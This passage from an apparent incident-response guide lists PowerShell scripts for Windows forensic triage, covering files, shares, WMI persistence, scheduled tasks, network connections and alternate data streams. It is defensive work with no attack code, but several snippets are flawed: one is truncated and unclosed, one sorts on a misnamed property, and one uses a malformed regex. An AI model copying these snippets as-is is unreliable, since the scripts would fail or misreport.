More likely, however, you will search for a group of files, such as common Microsoft Office extensions. The following script creates a list of extensions and then uses a `foreach` loop in the search process:

```
$searchPath = "C:\data” # Change to target directory

# Define Microsoft Office-related extensions
$officeExtensions = @("*.doc", "*.docx", "*.xls", "*.xlsx", `
     "*.ppt", "*.pptx", "*.one", "*.pst", "*.ost")

# Search for each extension
$results = foreach ($ext in $officeExtensions) {
    Get-ChildItem -Path $searchPath -Recurse -Filter $ext `
        -File -ErrorAction SilentlyContinue | ForEach-Object {
```

```
        try {
            $acl = Get-Acl $_.FullName
            [PSCustomObject]@{
                FullPath      = $_.FullName
                CreationTime  = $_.CreationTime
                LastWriteTime = $_.LastWriteTime
                Owner         = $acl.Owner
            }
        } catch {
            Write-Warning "Could not access file: $($_.FullName)"
        }
    }
}
$results | Format-Table -AutoSize
```

Here is a starting script for searching files on a specific drive (adjust the values based on the case—drive letter, date, and file suffix):

```
Get-ChildItem C:\data\* -Include *.exe -Recurse `
    -ErrorAction SilentlyContinue |
    Where-Object {$_.creationtime -gt "01/01/2025"} |
    Select-Object -Property Name, DirectoryName, `
        FullName, Extension, Length, `
    CreationTime, IsReadOnly |
    export-csv -Path "c:\IR\exe_files.csv" -NoTypeInformation
```

To see filenames, created time, modified time, and file size in megabytes rounded to two significant digits (note the `()`), you can use something like the following. The output here goes to `Out-GridView` for readability, but you can easily change that for `| Export-CSV`:

```
Get-ChildItem -Path C:\data -Recurse |
  Select-Object `
    Name, `
    @{Name="FullPath";Expression={$_.FullName}}, `
    @{Name="Size_In_MB";Expression={
        [math]::Round(($_.Length / 1MB),2)
    }}, `
    CreationTime, `
    LastWriteTime |
  Select-Object `
    Name, `
    FullPath, `
    Size_In_MB, `
    CreationTime, `
    LastWriteTime `
 | out-gridview
```

To see the size of directories from a given point down, use this script:

```
$path = "C:\data" # Change to target directory
Get-ChildItem -Path $path -Directory | ForEach-Object {
    $folder = $_.FullName
```

```
        $size = (Get-ChildItem -Path $folder -Recurse -File `
           -ErrorAction SilentlyContinue |
              Measure-Object -Property Length -Sum).Sum
        [PSCustomObject]@{
            Directory = $_.Name
            Size_MB    = "{0:N2}" -f ($size / 1MB)
        }
    } | Sort-Object SizeMB -Descending | Format-Table -AutoSize
```

To see files changed with the full path and last modified time, use this:

```
Get-ChildItem C:\Windows -Recurse -File |
  Where-Object {$_.LastWriteTime -gt (Get-Date).AddDays(-7)} |
    ForEach-Object {Write-Host $_.FullName ' - ' $_.LastWriteTime}
```

Shares and Currently Open Server-Side Files

On older versions of Windows using PowerShell 5.1, you can run this command to get the system name and shares:

```
Get-WMIobject -class win32_share |
   select PSComputerName, Name, Description, __Path
```

For Server 2022/Windows 11, use:

```
Get-CimInstance -ClassName Win32_Share |
   Select-Object @{Name='PSComputerName';
      Expression={$env:COMPUTERNAME}}, `
         Name, Path, Description
```

To see sources and users who are connecting to a share, use:

```
Get-SMBOpenFile | Select ClientComputerName, ClientUserName, Path
```

Output is similar to the `openfiles` command if it is enabled on the serving system. If the caller application generates a file lock, the path will include the filename. If not, you will see a connection to the share, but not a filename. The following code works in the case where a lock is present:

```
# exclude bare directories with the notlike slash
Get-SmbOpenFile |
    Where-Object { $_.Path -notlike "*\" } |
    Select-Object ClientComputerName,
         @{Name='FileName';Expression={Split-Path `
            $_.Path -Leaf}}, Path, FileId
```

The results are similar to running `openfiles`:

```
openfiles /query /fo table /v
```

On a domain controller, the SYSVOL share is actively in use by any member system that is getting a GPO update. To filter out specific folders by something in the pathname from the domain controller itself, use:

```
Get-SmbOpenFile | select ClientComputerName, Path |
   where-object {$_.path -notlike “*SYSVOL*” }
```

If you substitute `ClientUserName` for `ClientComputerName`, the command returns the domain name and system name of the connecting computer, not the user's login account name. To see the count and list of unique IPs with open files, use:

```
Get-SMBOpenFile | Select ClientComputerName, Path |
   Group-Object ClientComputerName -NoElement
```

To see the list of open shares, use `Get-SmbShare`. If you're using PowerShell 6.0 or later, you may need to use the `WindowsCompatibility` module, as this is a Windows-only command. Some adversaries compromise a system and share a directory with little to no restrictions to support file staging. Unless a directory is actually shared, the only results should be administrative shares to physical drives like the *C$* share, the *ADMIN$* share, and the *IPC$* share. The most helpful properties when researching shares are:

```
Get-SmbShare | Select Name, Path, Description, `
   CurrentUsers, SecurityDescriptor, ShareType
```

On a client system, you can see connections to a server, but you do not normally get the filename:

```
# Path to Sysinternals Handle.exe program (change for
# your environment)
$handlePath = "C:\bin\handle.exe"
# Run Handle.exe with command line option to filter to SMB
# redirector (\Device\Mup)
$rawHandles = & $handlePath \Device\Mup /accepteula

# Parse Handle output into structured objects
$parsedHandles = foreach ($line in $rawHandles) {
    # Match lines with PID and a file path under \Device\Mup
    if ($line -match 'pid:\s*(\d+).*File.*\\Device\\Mup\\(.+)$') {
        [PSCustomObject]@{
            PID      = $matches[1]
            FilePath = $matches[2]
        }
    }
}

# Get SMB open files
$smbFiles = Get-SmbOpenFile | Select-Object `
   ClientComputerName, Path, FileId

# Correlate SMB open files with Handle output
$report = foreach ($smb in $smbFiles) {
    $match = $parsedHandles | Where-Object { `
       $_.FilePath -like "*$($smb.FileName)*" -or `
       $_.FilePath -like "*$($smb.Path)*" }
    if ($match) {
```

```
        [PSCustomObject]@{
            ClientComputer = $smb.ClientComputerName
            SharePath      = $smb.Path
            FileId         = $smb.FileId
            PID            = $match.PID
            FileHandle     = $match.FilePath
        }
    }
}

# Display results
$report | Format-Table -AutoSize
#And export to CSV
$report | Export-Csv -Path "C:\IR\SmbHandleReport.csv" `
   -NoTypeInformation
```

To see which directories are shared with which access, you can run this code:

```
Get-SmbShare | `
ForEach-Object {
  $share = $_
  $sddl = $share.SecurityDescriptor
  try {
   # Convert SDDL string to a
   # CommonSecurity  Descriptor object
   $sd = New-Object
      System.Security.AccessControl.CommonSecurityDescriptor `
         $false, $false, $sddl
   # Pull out the current access rules
   $accessRules = $sd.DiscretionaryAcl | `
   ForEach-Object {
    $sid = New-Object System.Security.Principal.SecurityIdentifier `
         $_.SecurityIdentifier
    $account = try {
       $sid.Translate([System.Security.Principal.NTAccount]).Value
     } catch {
       $sid.Value
     }
  [PSCustomObject]@{
      ShareName     = $share.Name
      Path          = $share.Path
      Description   = $share.Description
      ShareType     = $share.ShareType
      Identity      = $account
      AccessType    = $_.AceType
      Rights        = $_.AccessMask
      }
  }
    $accessRules
  } catch {
      Write-Warning "Could not parse descriptor for: $($share.Name)"
  }
} | Format-Table -AutoSize
```

Combine the output of the Sysinternals `handle.exe` command with output from `Get-SmbOpenFile` to see open files by name:

```
# Path to Sysinternals handle.exe program
# (change for your environment)
$handlePath = "C:\sysinternals\handle.exe"

# Run handle.exe with command line option to
# filter to SMB redirector (\Device\Mup)
$rawHandles = & $handlePath \Device\Mup

# Parse Handle output into structured objects
$parsedHandles = foreach ($line in $rawHandles) {
    # Match lines with PID and a file path under \Device\Mup
    if ($line -match 'pid:\s*(\d+).*File.*\\Device\\Mup\\(.+)$') {
        [PSCustomObject]@{
            PID      = $matches[1]
            FilePath = $matches[2]
        }
    }
}

# Get SMB open files
$smbFiles = Get-SmbOpenFile | Select-Object ClientComputerName, `
     Path, FileId

# Correlate SMB open files with Handle output
$report = foreach ($smb in $smbFiles) {
    $match = $parsedHandles | Where-Object { $_.FilePath -like `
       "*$($smb.FileName)*" -or $_.FilePath -like "*$($smb.Path)*" }
    if ($match) {
        [PSCustomObject]@{
            ClientComputer = $smb.ClientComputerName
            SharePath      = $smb.Path
            FileId         = $smb.FileId
            PID            = $match.PID
            FileHandle     = $match.FilePath
        }
    }
}

# Display results
$report | Format-Table -AutoSize
#And export to CSV
$report | Export-Csv -Path "C:\Temp\SmbHandleReport.csv" `
   -NoTypeInformation
```

WMI Indicators

WMI is a Microsoft-specific implementation of the Web-Based Enterprise Management (WBEM) standard that goes back to 1996. WMI depends on an event filter that in turn notifies an event consumer, based on the filter's criteria. The filter is connected to the consumer by a binding operation. Sysmon (v6.10 and later) supports reporting of WMI changes and manipulation, while Autoruns has a WMI-focused tab to help reveal use of WMI.

The following statements will get subscriptions, consumers, and bindings.

For WMI event subscriptions, malware creates persistent WMI event consumers that trigger payloads based on system events:

```
Get-WMIObject -Namespace root\Subscription -Class `
     __EventFilter
Get-WMIObject -Namespace root\Subscription -Class `
     CommandLineEventConsumer
Get-WMIObject -Namespace root\Subscription -Class `
     __FilterToConsumerBinding
```

On a base install of Server 2022 with Active Directory and a Windows 11 client connected to the domain, there was only one consumer result under *root\subscription*:

```
NTEventLogEventConsumer.Name="SCM Event Log Consumer"
```

You can get a list of namespaces with this code:

```
function Get-WmiNamespaces {
    param (
        [string]$Namespace = "root"
    )
    Get-CimInstance -Namespace $Namespace -ClassName `
       __Namespace -ErrorAction SilentlyContinue | `
        ForEach-Object {
            $childNamespace = "$Namespace\$($_.Name)"
            $childNamespace
            Get-WmiNamespaces -Namespace $childNamespace
        }
}
Get-WmiNamespaces
```

You can then run the following code to determine if there are any event filters, consumers, or bindings in common namespaces. In the book's GitHub, this script is named *get-wmi-info.ps1*:

```
$namespacesToCheck = @(
    "root\subscription",
    "root\cimv2",
    "root\default",
    "root\wmi",
    "root\security",
```

```
    "root\Microsoft\Windows\Defender"
)
$results = @()
foreach ($ns in $namespacesToCheck) {
    Write-Host "`nChecking namespace: $ns"

    # Checking for Event Filters
    try {
        $filters = Get-CimInstance -Namespace $ns -ClassName `
             __EventFilter -ErrorAction Stop
        foreach ($f in $filters) {
            $results += [PSCustomObject]@{
                Namespace = $ns
                Type      = "EventFilter"
                Name      = $f.Name
                Query     = $f.Query
            }
        }
    } catch {}

    # Checking for Consumers (generic and subclasses)
    try {
        $consumers = Get-CimInstance -Namespace $ns -Query `
           "SELECT * FROM __EventConsumer" -ErrorAction Stop
        foreach ($c in $consumers) {
            $results += [PSCustomObject]@{
                Namespace = $ns
                Type      = "EventConsumer"
                Name      = $c.Name
                Class     = $c.__Class
            }
        }
    } catch {}

    # Checking for Filter-to-Consumer Bindings
    try {
        $bindings = Get-CimInstance -Namespace $ns -ClassName `
            __FilterToConsumerBinding -ErrorAction Stop
        foreach ($b in $bindings) {
            $results += [PSCustomObject]@{
                Namespace = $ns
                Type      = "Binding"
                Filter    = $b.Filter
                Consumer  = $b.Consumer
            }
        }
    } catch {}
}
$results | Format-Table -AutoSize # display the results
```

WMI persistence can be removed using `Remove-WMIObject`, where the Name property is used to connect all three parts.

Physical Drives

Information about physical disks installed, partitions, and volumes can be found with the `diskpart` command. Once you run `diskpart`, at the prompt, run `list disk` to see the list of installed disks. To select a disk, run `select disk #`, where # is the number of the disk (starts with 0). Two other useful commands are `list volume` and `list partition` to see the volumes and partitions per disk scheme.

To get basic information about installed drives or mounted removable storage, use the following code. USB information is not available until the storage completes the mount process, which can take several seconds when a drive is inserted into a system:

```
Get-CimInstance -Class Win32_LogicalDisk
Get-WMIObject win32_logicaldisk |
   Format-Table Name, FileSystem, VolumeName, Size, Freespace
[System.IO.DriveInfo]::GetDrives() | Format-Table
```

Or, to retrieve raw data and format it with more easily consumable information like the drive size and free space in gigabytes, use something like this:

```
get-wmiobject win32_logicaldisk |
select Name,FileSystem,VolumeName,
   @{n="Size / GB";e={[math]::truncate($_.size / 1GB)}},
   @{n="Free GB"; e={[math]::Truncate($_.Freespace / 1GB) }} `
| Format-Table
```

PowerShell also allows other areas of Windows to be mounted as a drive, like the registry or the certificate store. To view these, use:

```
Get-PSDrive |
   Select CurrentLocation, Description, Name, Provider, Root
```

Mapped Drives

In an enterprise, mapped drives are almost always to well-known sources and applications. It is uncommon to see drives mapped between end-user workstations. The following command shows UNC path–mapped drives; however, this output (like many PowerShell commands) is in the user context. If you run as a different user than your subject, you will not get the same results. A script is provided that solves this problem:

```
Get-PSDrive -PSProvider FileSystem | Where-Object `
     { $_.DisplayRoot -like '\\*' } |
     Select-Object Name, Root, Used, Free
```

To see mapped drives and regular drives, use:

```
Get-PSDrive -PSProvider FileSystem |
     Select-Object name, @{n="Root"; `
     e={if ($_.DisplayRoot -eq $null) {$_.Root}
```

You may need to map a drive from a remote server during a particular PowerShell session. You can do so with a command like this:

```
New-PSDrive -Name "P" -PSProvider "FileSystem" -Root `
     "\\PC-157033.internal.domain.com\Share"
```

You may investigate a given member server or workstation and suspect that there are user accounts with mapped drives. On a local system, the following code can find all users who have a mapped drive:

```
Write-Host "Listing mapped drives for all users."
$hku = "Registry::HKEY_USERS"
try {
  $sids = Get-ChildItem -Path $hku -ErrorAction Stop |
    Where-Object {
      $_.Name -match '^HKEY_USERS\\S-\d-\d+-(\d+-){1,14}\d+$'
    }
}
catch {
  Write-Error "Cannot access HKEY_USERS: $_"
  exit
}

foreach ($sid in $sids) {

  $sidPath = $sid.PSPath
  $userName = try {
    $sidObj = New-Object `
      System.Security.Principal.SecurityIdentifier `
      ($sid.PSChildName)

    $sidObj.Translate(
      [System.Security.Principal.NTAccount]
    ).Value
  }
  catch {
    "User ($($sid.PSChildName)) is not known."
  }
    $netPath = "$sidPath\Network"
    try {
    $drives = Get-ChildItem -Path $netPath -ErrorAction Stop

    foreach ($d in $drives) {
      $ltr = $d.PSChildName
      $rp  = (Get-ItemProperty -Path $d.PSPath).RemotePath
      Write-Output "$userName - Drive $ltr  $rp"
    }
  }
  catch {
    Write-Warning "No mapped drives / access denied for $userName"
  }
}
```

Registry Export

During an investigation, you may need to search the registry or find information to add to notes or provide to others as a source of IoCs. PowerShell allows you to map the registry as a drive letter. Before you use a drive mapping, you might want to remove any references to it. Note that to access the drive name, you need to name the drive with a letter and then use the name and a colon, like *C:* or *D:*, enabling you to map paths several levels deep in the registry:

```
Remove-PSDrive M
New-PSDrive -Name "M" -PSProvider "Registry" -Root `
     "HKLM:\SOFTWARE\Mozilla"
Get-ChildItem -recurse "M:" | select Name, ValueCount
```

Following is PowerShell code you can use to export a section of the registry in a human-readable, plaintext format, using Mozilla Firefox as an example. For a given user, you would also need to export the `HKEY_CURRENT_USER` path to get all possible application details. Also, Firefox stores browsing history in a SQLite database. Tool like NirSoft's BrowsingHistoryView can export browsing history:

```
New-PSDrive -Name "M" -PSProvider "Registry" `
  -Root "HKLM:\SOFTWARE\Mozilla" `
  -ErrorAction SilentlyContinue

$regPath = "M:\"
$out = "C:\IR\Mozilla_Registry_export.txt"
function Export-RegistryContent {
  param([string]$Path)

  try {
    Add-Content -Path $out -Value "`n[$Path]"
    $props = Get-ItemProperty -Path $Path `
      -ErrorAction SilentlyContinue

    foreach ($p in $props.PSObject.Properties) {
      if ($p.Name -notin @(
        "PSPath","PSParentPath","PSChildName",
        "PSDrive","PSProvider"
      )) {

        $val = $p.Value
        $typ = if ($val -ne $null) {
          $val.GetType().Name
        } else {
          "Null"
        }
        $ts = (Get-Date).ToUniversalTime().ToString(
          "yyyy-MM-dd HH:mm:ss 'UTC'"
        )
        Add-Content -Path $out `
```

```
            -Value "$($p.Name) = $val  (Type=$typ  Time=$ts)"
        }
      }
      $subs = Get-ChildItem -Path $Path `
        -ErrorAction SilentlyContinue |
        Where-Object { $_.PSIsContainer }
      foreach ($s in $subs) {
        Export-RegistryContent -Path $s.PSPath
      }
    }
    catch {
      Add-Content -Path $out `
        -Value "Error accessing $Path : $_"
    }
}
if (Test-Path $out) {
  Remove-Item $out
}
Export-RegistryContent -Path $regPath
Write-Host "Registry export finished. Saved to: $out"
```

Scheduled Tasks

One simple command will retrieve the inventory of scheduled tasks and also the count. On Server 2022 24H2 running just two roles, Active Directory and DNS, there are 119 tasks. On Windows 11, there are between 174 and 198 tasks by default, depending on the exact release.

For the list of tasks, use:

```
Get-ScheduledTask | select State, TaskName
```

For the actual count, use:

```
(Get-ScheduledTask).count
```

For a more detailed property list, use:

```
Get-ScheduledTask | select-object Author, Date, `
     Description, Documentation, Source, Taskname, `
     Taskpath, Version, State
```

However, it is more likely you will need full details on the scheduled task, including the path to the task file. Fortunately, the XML task structure can be exported. The following code includes a safety check to ensure that the XML is not binary data (it shouldn't be, but it's always good to check). It also extracts the `<Action>*</Action>` node from the source XML. There can be a variety of actions taken, and extracting this node will allow an analyst to see what the task does without writing a very complex script, which is good enough for the Identification and Containment phases of the IR process:

```
$tasks = Get-ScheduledTask

foreach ($t in $tasks) {
  try {
    $info = Get-ScheduledTaskInfo `
      -TaskName $t.TaskName `
      -TaskPath $t.TaskPath `
      -ErrorAction Stop

    $raw = Export-ScheduledTask `
      -TaskName $t.TaskName `
      -TaskPath $t.TaskPath `
      -ErrorAction Stop

    $xml = [xml]$raw
    $reg = $xml.Task.RegistrationInfo

    $author = $reg.Author
    $date   = $reg.Date
    $desc   = $reg.Description
    $doc    = $reg.Documentation
    $src    = $reg.Source
    $ver    = $reg.Version
    $state  = $info.State
    $name   = $t.TaskName
    $path   = $t.TaskPath

    Write-Output "/*************************************/"
    Write-Output " Author       : $author"
    Write-Output " Date         : $date"
    Write-Output " Description  : $desc"
    Write-Output " Documentation: $doc"
    Write-Output " Source       : $src"
    Write-Output " TaskName     : $name"
    Write-Output " TaskPath     : $path"
    Write-Output " Version      : $ver"
    Write-Output " State        : $state"

    $act = $xml.Task.Actions

    if ($act -eq $null) {
      Write-Output "# No <Actions> node found."
      continue
    }
    $sw = New-Object System.IO.StringWriter
    $xw = New-Object System.Xml.XmlTextWriter($sw)
    $xw.Formatting = "Indented"
    $act.WriteTo($xw)
    $xw.Flush()
    $sw.ToString() | Write-Output
  }
  catch {
```

```
      Write-Warning `
        "Can't process: '$($t.TaskName)': $($_.Exception.Message)"
    }
  }
```

Active Network Connections

One of the most straightforward methods to get the current network connection state in PowerShell is to use the following command (note that it does not resolve the destination IP address by design):

```
Get-NetTCPConnection | Where-Object { $_.State -eq `
   'Established' } | Format-Table -AutoSize
```

To limit the result set to IP addresses on the internet, use:

```
Get-NetTCPConnection -AppliedSetting Internet
```

Microsoft's Shay Levy published this code on his blog back in 2011. It is still a very useful function that produces a nice table similar to Netstat output with the inclusion of the process name. The following code is adjusted from Levy's, with the objective of making a more well-defined netstat-like output:

```
function Get-NetworkStatistics {

  $props = @(
    'Protocol','LocalAddress','LocalPort',
    'RemoteAddress','RemotePort','State',
    'ProcessName','PID'
  )

  netstat -ano |
    Select-String -Pattern '\s+(TCP|UDP)' |
    ForEach-Object {

      $it = $_.Line.Split(
        " ",[System.StringSplitOptions]::RemoveEmptyEntries
      )

      if ($it[1] -notmatch '^\[::') {

        $la = $it[1] -as [ipaddress]
        if ($la.AddressFamily -eq 'InterNetworkV6') {
          $lAddr = $la.IPAddressToString
          $lPort = $it[1].Split(']:')[-1]
        }
        else {
          $lAddr = $it[1].Split(':')[0]
          $lPort = $it[1].Split(':')[-1]
        }

        $ra = $it[2] -as [ipaddress]
```

```
        if ($ra.AddressFamily -eq 'InterNetworkV6') {
          $rAddr = $ra.IPAddressToString
          $rPort = $it[2].Split(']:')[-1]
        }
        else {
          $rAddr = $it[2].Split(':')[0]
          $rPort = $it[2].Split(':')[-1]
        }

        $pn = (Get-Process -Id $it[-1] `
          -ErrorAction SilentlyContinue).Name

        New-Object PSObject -Property @{
          PID           = $it[-1]
          ProcessName   = $pn
          Protocol      = $it[0]
          LocalAddress  = $lAddr
          LocalPort     = $lPort
          RemoteAddress = $rAddr
          RemotePort    = $rPort
          State         = if ($it[0] -eq 'TCP') { $it[3]
                          } else { $null }
        } | Select-Object -Property $props
      }
    }
}
Get-NetworkStatistics |
  Format-Table `
    @{Label='Protocol';Width=8;Expression={$_.Protocol}}, `
    @{Label='LocalAddress';Width=22;Expression={$_.LocalAddress}}, `
    @{Label='LPort';Width=6;Expression={$_.LocalPort}}, `
    @{Label='RemoteAddress';Width=22;Expression={$_.RemoteAddress}}, `
    @{Label='RPort';Width=6;Expression={$_.RemotePort}}, `
    @{Label='State';Width=12;Expression={$_.State}}, `
    @{Label='ProcessName';Width=20;Expression={$_.ProcessName}}, `
    @{Label='PID';Width=6;Expression={$_.PID}}
```

Network connections are valuable, but the command line associated with a given connection tells you what process was used and how it was invoked. Detail like this can be invaluable during an intrusion. In this case, output is written to a tab-delimited output file because the output is likely to contain quotation marks. Note that in the following script, the `t (tab) character uses the backtick key located to the left of the number 1 on a US keyboard. It also makes a best effort to get the user name:

```
$hdr = (
  "LocalAddress`tLocalPort`tRemoteAddress`tRemotePort`t" +
  "State`tOwningProcess`tOwner`tCreated`tCommandLine"
)
$path = "C:\IR\Net_Cons.tsv"
$hdr | Out-File -FilePath $path
function Get-Owner {
```

```
  param([int]$pnum)
  try {
    $p = Get-Process -Id $pnum -ErrorAction Stop
    $h = $p.Handle
    $wi = New-Object `
      System.Security.Principal.WindowsIdentity($h)
    return $wi.User.Translate(
      [System.Security.Principal.NTAccount]
    ).Value
  }
  catch {}
  try {
    $w = Get-WmiObject Win32_Process `
      -Filter "ProcessId=$pnum"
    $o = $w.GetOwner()
    if ($o.User) {
      return "$($o.Domain)\$($o.User)"
    }
  }
  catch {}
  try {
    $sid = (Get-Process -Id $pnum `
      -ErrorAction Stop).GetOwnerSid()
    return $sid.Translate(
      [System.Security.Principal.NTAccount]
    ).Value
  }
  catch {}

  return "Unknown"
}

function Norm-IP {
  param($v)
  if ($v -match '^\[(.+)\]:(\d+)$') {
    return @($Matches[1],$Matches[2])
  }
  $p = $v.Split(':')
  return @($p[0],$p[-1])
}

Get-NetTCPConnection |
  Where-Object { $_.State -eq 'Established' } |
  ForEach-Object {

    $opid = $_.OwningProcess

    $ci = Get-CimInstance Win32_Process `
      -Filter "ProcessID = $opid"

    $cl = $ci.CommandLine
    $ct = $ci.CreationDate
```

```
    $own = Get-Owner $opid

    $l = Norm-IP ($_.LocalAddress + ":" + $_.LocalPort)
    $r = Norm-IP ($_.RemoteAddress + ":" + $_.RemotePort)

    $ln = $l[0]
    $lp = $l[1]
    $rn = $r[0]
    $rp = $r[1]
    $st = $_.State

    "$ln`t$lp`t$rn`t$rp`t$st`t$opid`t$own`t$ct`t$cl"
  } |
  Out-File -Append -FilePath $path
```

Network connections and process names for established connections in tab-delimited output on older systems can be achieved with code like this, which does filter out localhost and a listening process that doesn't have a connection:

```
netstat -ano |
  Select-String -Pattern '\s+(TCP|UDP)' |
  ForEach-Object {

    $it = $_.Line.Split(
      ' ',[System.StringSplitOptions]::RemoveEmptyEntries
    )
    $ra = $it[2]
    if (
      $ra -notmatch '127\.0\.0\.1:|\[::1\]:' -and
      $ra -ne '*:*' -and
      $ra -ne '0.0.0.0:0' -and
      $ra -ne '[::]:0'
    ) {
      $p = (Get-Process -Id $it[4] `
        -ErrorAction SilentlyContinue).Name
      "$($it[0])`t$($it[1])`t$($it[2])`t$($it[3])`t$p"
    }
  } |
  Format-Table
```

Currently Installed Hotfixes

The commands to get the list of hotfixes (QFEs) are at the summary level. Understanding patch levels and versions can help determine possible vulnerability to an attack vector:

```
Get-CimInstance -ClassName Win32_QuickFixEngineering
```

To get more detail, use:

```
Get-CimInstance -ClassName Win32_QuickFixEngineering |
   Select CSName, Description, HotFixID
```

Installed Applications

There are a few different ways to get installed applications. Looking at the registry gives useful information, but because recording the `InstallDate` is optional, you may not get it:

```
$h="HKLM:\Software"
$r1="$h"+"\Microsoft\Windows\CurrentVersion\Uninstall\*"
$r2="$h"+"\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*"

Get-ItemProperty $r1,$r2 |
  Where-Object { $_.DisplayName } |
  Select-Object DisplayName,DisplayVersion,Publisher,InstallDate |
  Sort-Object DisplayName
```

To get sizes:

```
$sw = "HKLM:\Software\"
$r1 = $sw+"Microsoft\Windows\CurrentVersion\Uninstall\*"
$r2 = $sw+"Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*"

Get-ItemProperty $r1, $r2 |
  Where-Object { $_.DisplayName } |
  Select-Object DisplayName, DisplayVersion, Publisher,
    @{Name="Size(MB)";`
        Expression={[math]::Round($_.EstimatedSize/1024,2)}} |
  Sort-Object DisplayName
```

For awareness, there is an alternative, which has a significant caveat:

```
Get-CimInstance -ClassName Win32_Product |
    Select-Object Name, Version, Vendor, InstallDate |
    Sort-Object Name
```

`Get-WmiObject -Class Win32_Product` is not forensically sound because it triggers MSI reconfiguration and a consistency check against an installed application. And that amount of system and disk activity is certainly not forensically sound because it causes timestamp changes, reinstalls or repairs components, generates logs, and very likely changes the registry.

Windows AppLocker

AppLocker provides control over the identification of executables on a Windows 7 or later system. To see the most recent events in the AppLocker event log (if AppLocker is enabled), use:

```
$log = "Microsoft-Windows-Applocker/EXE and DLL"
Get-WinEvent @{logname=$log;} | Out-Gridview
```

To see what files are allowed to run, when, and by whom, use:

```
$log = "Microsoft-Windows-Applocker/EXE and DLL"
Get-WinEvent @{logname=$log;id=8002;} |
   select TimeCreated, ID, UserID, Message
```

To see what AppLocker would have blocked if it were in enforce mode, change 8002 to 8003. To see what AppLocker blocked in enforce mode, change 8002 to 8004.

The key AppLocker event IDs are:

8002
: File allowed to run

8003
: File would have been blocked (Audit mode)

8004
: File blocked (Enforce mode)

8007
: Script or MSI file blocked

You'll find these under Applications and Services Logs → Microsoft → Windows → AppLocker.

Files Changed Since . . .

The `Get-ChildItem` command can produce results similar to the Linux `find` command. Two methods are presented in this section. The first method performs date math and creates a text file as output. The second leverages the PowerShell `Out-GridView` cmdlet. Note that you can press Ctrl-A to select all lines in the grid view and then paste the output into another program like Excel for further timeline processing.

You should be aware of MAC time, which stands for Modified, Accessed, and Created. `Get-ChildItem` can change the access time on some versions of Windows. On Windows 8, 10, and 11 and Server 2012 and later, Microsoft includes a setting called "Last Access Time updates disabled by default" for performance reasons. On NTFS, access time updates are not written unless explicitly enabled via the `fsutil` command or group policy. On Windows 7 and earlier, this is not the case. You can check the setting with `fsutil behavior query disablelastaccess`. A `Get-ChildItem` command that opens or reads a file is likely to update the last access time.

Here is a condensed report in local time for the files that were modified (changed) in the past 24 hours:

```
get-childitem -ErrorAction SilentlyContinue -Recurse -path  D:\ |
   where-object {$_.LastWriteTime -gt (Get-Date).AddDays(-1) } |
   select LastWritetime, FullName | Format-Table -Autosize
```

For a more interactive tool, the `Out-GridView` cmdlet will show files as they are located by the `Get-ChildItem` command. The grid view is populated as results arrive. This command uses a defined date as an alternative to specifying the earliest date, which here is January 1, 2025:

```
Get-ChildItem C:\data -recurse |
   select name, fullname, lastwritetime |
   where {$_.lastwritetime -gt "2025-01-01 12:00:00" } |
   Out-GridView
```

The `Get-Date` function can be used to set a specific date into a variable, and then the variable can be used in the `Where-Object` clause in the PowerShell pipeline for a particular directory:

```
$TargetDate=Get-Date "2025-01-01"
Get-ChildItem -path c:\data -Recurse -file `
     -ErrorAction SilentlyContinue |
     Where-Object { $_.LastWriteTime -ge $TargetDate } |
     select Length, CreationTime, LastWriteTime, FullName
```

To use a check like this for a user's home directory, you could use `-path $env:USERPROFILE`.

A handy script posted to the MSFT Scripting Guy blog on March 5, 2011, shows files ordered by descending size and converted to megabytes by last access time:

```
Get-ChildItem -Path C:\Data -ErrorAction SilentlyContinue `
  -Recurse |
  Sort-Object -Property Length -Descending |
  Format-Table -AutoSize -Wrap `
    @{Label="LastAccess";Expression={
      ($_.LastWriteTime).ToShortDateString()
    }}, `
    @{Label="SizeMB";Expression={
      "{0:N2}" -f ($_.Length/1MB)
    }}, `
    FullName
```

Searching for Alternate Data Streams

Alternate data streams provide a nonvisible storage mechanism for files on a system. Normal usage by Windows is to add a `Zone.Identifier`, which is used to record the file's origin.

The zone types are defined as follows:

ZoneId=0
: Local machine

ZoneId=1
: Local intranet

ZoneId=2
: Trusted sites

ZoneId=3
: Internet

ZoneId=4
: Restricted sites

Here is a complete script that finds files with `Zone.Identifier`, then looks in the alternate data stream to get the actual URL. The script can be changed to look in the OneDrive directory or just the user's Downloads directory by uncommenting some code in the first few lines:

```
# Find the user's profile path
$u=[Environment]::GetFolderPath("UserProfile")

# Determine if OneDrive is in use
# $od="$u\OneDrive"
# $basePath=if(Test-Path $od){$od}else{$u}

# Look in the users Downloads directory
# $dl="$u\Downloads"
# $basePath=if(Test-Path $dl){$dl}else{$u}

# Default base path
$basePath=$u

# Search for files with ADS; extract MOTW URLs
Get-ChildItem -Path $basePath -Recurse -Force `
  -ErrorAction SilentlyContinue |
  Where-Object { -not $_.PSIsContainer } |
  ForEach-Object {
    try {
      $s=Get-Item -Path $_.FullName -Stream * `
        -ErrorAction Stop
      $z=$s|Where-Object{ $_.Stream -eq "Zone.Identifier" }
      if($z){
        $c=Get-Content -Path $_.FullName `
          -Stream "Zone.Identifier" -ErrorAction Stop
        $uL=$c|Where-Object{
          $_ -match '^(ReferrerUrl|HostUrl)='
        }
```

```
        if($uL){
          [PSCustomObject]@{
            File=$_.FullName
            Stream="Zone.Identifier"
            URL=($uL -replace '^(ReferrerUrl|HostUrl)=','')
          }
        }
      }
    } catch {
      Write-Verbose "Error processing $($_.FullName): $_"
    }
  }
```

Searching for Files by Extension

To find files with a specific extension using a regex match, such as *.log* files on the *C:* drive, use:

```
Get-ChildItem -path C:\ -recurse -ErrorAction SilentlyContinue |
     Where-Object { $_.Name -match '^*\.log$' } |
     Where {  Write-Host $_.FullName }
```

Searching for Files by Size

To search for the 10 largest files in raw bytes, use:

```
Get-ChildItem -path C:\Data -File -Recurse -ea 0 |
Sort -Descending -Property length | Select -first 10 Name, Length
```

To search for the 10 largest files in gigabytes, in descending order, use:

```
Get-ChildItem -Recurse -ea 0|
   Sort -descending -property length |
   Select -first 10 name, @{Name="Gigabytes"; `
   Expression={[Math]::round($_.length / 1GB, 2)}}
```

Searching for Hidden Files and Retrieve File Times

To search for hidden files on the *C:* drive (files, not directories) and then retrieve size, creation time, last write time, and full name, use the following code (this type of analysis is useful to collect timeline information):

```
Get-ChildItem -Recurse C:\ -Attributes Hidden -file `
   -ErrorAction SilentlyContinue |
   select Length, CreationTime, LastWriteTime, FullName
```

